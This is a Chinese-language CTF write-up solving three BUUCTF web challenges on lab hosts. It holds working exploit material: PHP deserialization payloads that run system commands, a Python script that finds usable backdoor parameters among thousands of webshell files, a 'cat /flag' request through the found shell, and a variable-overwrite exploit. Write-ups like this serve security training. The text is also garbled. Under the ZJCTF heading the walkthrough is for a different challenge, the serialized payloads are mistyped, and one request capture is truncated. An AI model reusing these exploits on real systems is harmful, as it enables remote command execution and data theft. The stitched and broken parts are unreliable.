

# BUUCTF(3)

原创

[YsterCcc](#) 于 2022-02-12 19:11:58 发布 1901 收藏

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订阅专栏

## [BJDCTF2020]ZJCTF, 不过如此 1

```
<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')=="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/", $file)){
        die("Not now!");
    }

    include($file); //next.php
}
else{
    highlight_file(__FILE__);
}
?>
```

给出代码, 用file\_get\_contents()函数打开text参数, 以及后面的文件包含函数, 这里用php伪协议中的data://协议, 并且用php://filter协议去读next.php。



发现是个报错页面并且一直在刷新，抓包分析

```
POST /index.php HTTP/1.1
Host: 3382f0b6-2104-48be-9e74-b9a506f7103a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://3382f0b6-2104-48be-9e74-b9a506f7103a.node4.buuoj.cn:81
Connection: close
Referer: http://3382f0b6-2104-48be-9e74-b9a506f7103a.node4.buuoj.cn:81/index.php
Cookie:
UM_distinctid=17d40a29a1396b-02ffcacdc1ab568-4c3e217e-144000-17d40a29a1592e
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

func=date&p=Y-m-d+h%3Ai%3As+a
```

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发现date函数执行了后面的参数，尝试eval


```
func=eval&p=Y-m-d+h%3Ai%3As+a
```

```
p {
  color: white;
}
</style>
</head>

<body>
<script language=javascript>
  setTimeout("document.form1.submit()",5000)
</script>
<p>
  Hacker...
```

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那读取源码



Request

Raw Params Headers Hex

OST /index.php HTTP/1.1  
ost: 3382f0b6-2104-48be-9e74-b9a506f7103a.node4.buuoj.cn:81  
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101  
irefox/97.0  
ccept:  
:xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
ccept-Encoding: gzip, deflate  
ontent-Type: application/x-www-form-urlencoded  
ontent-Length: 31  
rigin: http://3382f0b6-2104-48be-9e74-b9a506f7103a.node4.buuoj.cn:81  
onnection: close  
eferer: http://3382f0b6-2104-48be-9e74-b9a506f7103a.node4.buuoj.cn:81/index.php  
ookie:  
M\_distinctid=17d40a29a1396b-02fcacdc1ab568-4c3e217e-144000-17d40a29a1592e  
pgrade-Insecure-Requests: 1  
NT: 1  
ec-GPC: 1

nc=highlight\_file&p=index.php

Burp Suite Response Renderer

```
body {
  background: url("bg.jpg") no-repeat;
  background-size: 100%;
}
p {
  color: white;
}
</style>
</head>
<body>
<script language=javascript>
  setTimeout("document.form1.submit()",5000)
</script>
<p>
<?php
$disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","p
function gettime($func, $p)
$result = call_user_func($func, $p);
$a= gettype($result);
if ($a == "string") {
  return $result;
} else {return "";}
}
class Test {
  var $p = "Y-m-d h:i:s a";
  var $func = "date";
  function __destruct() {
    if ($this->func != "") {
      echo gettime($this->func, $this->p);
    }
  }
}
```

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```
<!DOCTYPE html>
<html>
<head>
  <title>phpweb</title>
  <style type="text/css">
    body {
      background: url("bg.jpg") no-repeat;
      background-size: 100%;
    }
    p {
      color: white;
    }
  </style>
</head>

<body>
<script language=javascript>
  setTimeout("document.form1.submit()",5000)
</script>
<p>
  <?php
```

```

    $disable_fun = array("exec", "shell_exec", "system", "passthru", "proc_open", "show_source", "phpinfo", "popen", "dl",
    ", "eval", "proc_terminate", "touch", "escapeshellcmd", "escapeshellarg", "assert", "substr_replace", "call_user_func_ar",
    "ray", "call_user_func", "array_filter", "array_walk", "array_map", "registregister_shutdown_function", "register_ti",
    "ck_function", "filter_var", "filter_var_array", "uasort", "uksort", "array_reduce", "array_walk", "array_walk_recu",
    "rsive", "pcntl_exec", "fopen", "fwrite", "file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
</p>
<form id=form1 name=form1 action="index.php" method=post>
    <input type=hidden id=func name=func value='date'>
    <input type=hidden id=p name=p value='Y-m-d h:i:s a'>
</body>
</html>

```

可以利用的函数基本全禁止了，不过这里的class Test, destruct()提醒了反序列化 `unserialize`

```

<?php
class Test{
    var $p = "ls /";
    var $func = "system";
}
$c = new Test();
echo serialize($c);
?>

```

```
func=unserialize&p=0:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system"};
```

```
<p>
  bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
var</p>
```

在tmp中找到flag

```
func=unserialize&p=0:4:"Test":2:{s:1:"p";s:7:"ls /tmp";s:4:"func";s:6:"system";}
```

|  |   |
|--|---|
| <pre>Sec-GPC: 1 func=unserialize&amp;p=0:4:"Test":2:{s:1:"p";s:7:"ls /tmp";s:4:"func";s:6:"system";}</pre> | <pre>&lt;/style&gt; &lt;/head&gt; &lt;body&gt; &lt;script language=javascript&gt;   setTimeout("document.form1.submit()",5000) &lt;/script&gt; &lt;p&gt;   flagoeffiu4r93 pear near&lt;/p&gt;</pre> |
|--|---|

```
func=unserialize&p=0:4:"Test":2:{s:1:"p";s:22:"tac /tmp/flagoeffiu4r93";s:4:"func";s:6:"system";}
```

|  |  |
|--|--|
| <pre>func=unserialize&amp;p=0:4:"Test":2:{s:1:"p";s:22:"tac /tmp/flagoeffiu4r93";s:4:"func";s:6:"system";}</pre> | <pre>&lt;/style&gt; &lt;/head&gt; &lt;body&gt; &lt;script language=javascript&gt;   setTimeout("document.form1.submit()",5000) &lt;/script&gt; &lt;p&gt;   flag{ef4b4669-2c99-4823-9bfe-fd45c7d617ea} flag{ef4b4669-2c99-4823-9bfe-fd45c7d617ea}&lt;/p&gt;</pre> |
|--|--|

## [强网杯 2019]高明的黑客 1


# 雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

CSDN @YsterCcc

拼接www.tar.gz先下载源码，下载下来发现有特别多的php文件，文件中也有很多不能用的shell

```
{
  $ _GET['k3rFsAYGb'] = ' ';
  $nNjBwsqNK4h = 'b4CmbbVa';
  $ZADepU0 = 'omxdGKBj';
  $ifPesD = 'J8g1PSQ';
  $ivi0a = 'h1kE3WI';
  $kAn1bAkk = 'kNc';
  $F3qcs1 = 'OJn';
  $CBkMt7c0cyE = new stdClass();
  $CBkMt7c0cyE->MUMWn4Swah = 'ID1r1q';
  $CBkMt7c0cyE->j35Jn = 'wz';
  $qd = 'ezWc';
  $FdfTEyw = 'sm';
  $BHt3PJIVX3I = 'j2_kTJP_a';
  $XOT16hXnMP = 'Zc';
  $kuiRHUmK5 = array();
  $kuiRHUmK5[] = $nNjBwsqNK4h;
  var_dump($kuiRHUmK5);
  $ZADepU0 .= 'KolyAU9Lr';
  $ifPesD = $ _GET['HTKl4Hbl2oC'] ?? ' ';
  if(function_exists("q9J267mdargMnuX")){
    q9J267mdargMnuX($kAn1bAkk);
  }
}
```



文件: 3002. 文件夹: 1. 压缩文件大小: 39.3 MB (固实压缩: 100.0%)

这里直接用脚本来跑，通过便利文件中的GET与POST，直接在buu跑的话要么太慢要么频繁，所以将下载的src部署到phpstudy上，然后开脚本跑

```

import os
import requests
import re
import threading
import time
print('开始时间: ' + time.asctime( time.localtime(time.time()) ))
s1=threading.Semaphore(100)          #这儿设置最大的线程数
filePath = r"D:/soft/phpstudy/PHPTutorial/WWW/src/"
os.chdir(filePath)                  #改变当前的路径
requests.adapters.DEFAULT_RETRIES = 5          #设置重连次数, 防止线程数过高, 断开连接
files = os.listdir(filePath)
session = requests.Session()
session.keep_alive = False          # 设置连接活跃状态为False
def get_content(file):
    s1.acquire()
    print('trying '+file+ ' ' + time.asctime( time.localtime(time.time()) ))
    with open(file,encoding='utf-8') as f:      #打开php文件, 提取所有的$_GET和$_POST的参数
        gets = list(re.findall('\$_GET\[\'(.*)\'\'', f.read()))
        posts = list(re.findall('\$_POST\[\'(.*)\'\'', f.read()))
    data = {}          #所有的$_POST
    params = {}       #所有的$_GET
    for m in gets:
        params[m] = "echo 'xxxxxx';"
    for n in posts:
        data[n] = "echo 'xxxxxx';"
    url = 'http://127.0.0.1/src/'+file
    req = session.post(url, data=data, params=params)  #一次性请求所有的GET和POST
    req.close()          # 关闭请求 释放内存
    req.encoding = 'utf-8'
    content = req.text
    #print(content)
    if "xxxxxx" in content:          #如果发现可以利用的参数, 继续筛选出具体的参数
        flag = 0
        for a in gets:
            req = session.get(url+'?s=%a+"echo 'xxxxxx';")
            content = req.text
            req.close()          # 关闭请求 释放内存
            if "xxxxxx" in content:
                flag = 1
                break
        if flag != 1:
            for b in posts:
                req = session.post(url, data={b:"echo 'xxxxxx';"})
                content = req.text
                req.close()          # 关闭请求 释放内存
                if "xxxxxx" in content:
                    break
        if flag == 1:          #flag用来判断参数是GET还是POST, 如果是GET, flag==1, 则b未定义; 如果是POST, flag为0,
            param = a
        else:
            param = b
        print('找到了利用文件: '+file+ ' and 找到了利用的参数: %s' %param)
        print('结束时间: ' + time.asctime(time.localtime(time.time())))
    s1.release()

for i in files:          #加入多线程
    t = threading.Thread(target=get_content, args=(i,))
    t.start()

```



找到对面php文件和参数后直接cat /flag

```
/xk0SzyKwfwz.php?Efa5BVG=cat%20/flag
```

```
array(1) { [0]=> string(8) "wiMl9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in /var/www/html/xk0SzyKwfwz.php on line 20
Array () string(5) "vCvMI" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "dJd1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" }
string(9) "jYmlyYvLz" VSYcTArray () string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array () KuuSMt1string(8) "jyUmr9W" array(1) { [0]=> string(4) "XOhY" } 68ccP9KGXOAPTUGDAArray
() Array () MR8s3nFnarray(1) { [0]=> string(10) "FWefOK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array () THRQINrpUJvf641 flag(abb126a5-fa98-4d3b-b411-8d6467484b68) array(1) { [0]=>
string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array () array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array () czuhsLFVgQstring(7) "l5kr5oo" End of File
```



## [BJDCTF2020]Mark loves cat 1

用dirsearch扫发现了git泄露，利用githack把下载下来

```
dirsearch.py -u url -e * --timeout=2 -t 1 -x 400,403,404,500,503,429
python GitHack.py url
```

发现flag.php与index.php

```
<?php
$flag = file_get_contents('/flag');
```

```
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_GET as $x => $y){ //get传值
    $$x = $$y; //漏洞在这里 比如输入 yds=flag 相当于 $yds=$flag
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;

?>
```

这里出现foreach，而ctf中\$\$导致的变量覆盖问题经常在foreach中出现，这里用第二个条件最简单，不要把post的flag和get的flag变量同时出现即可exut输出yds，所以我们只要get请求yds=flag就行了，这样第一个foreach的时候进行了赋值 等于进行了这样的操作 `$yds=$flag`

flag{f2da6f26-6850-4230-af99-8861d5a4c593}

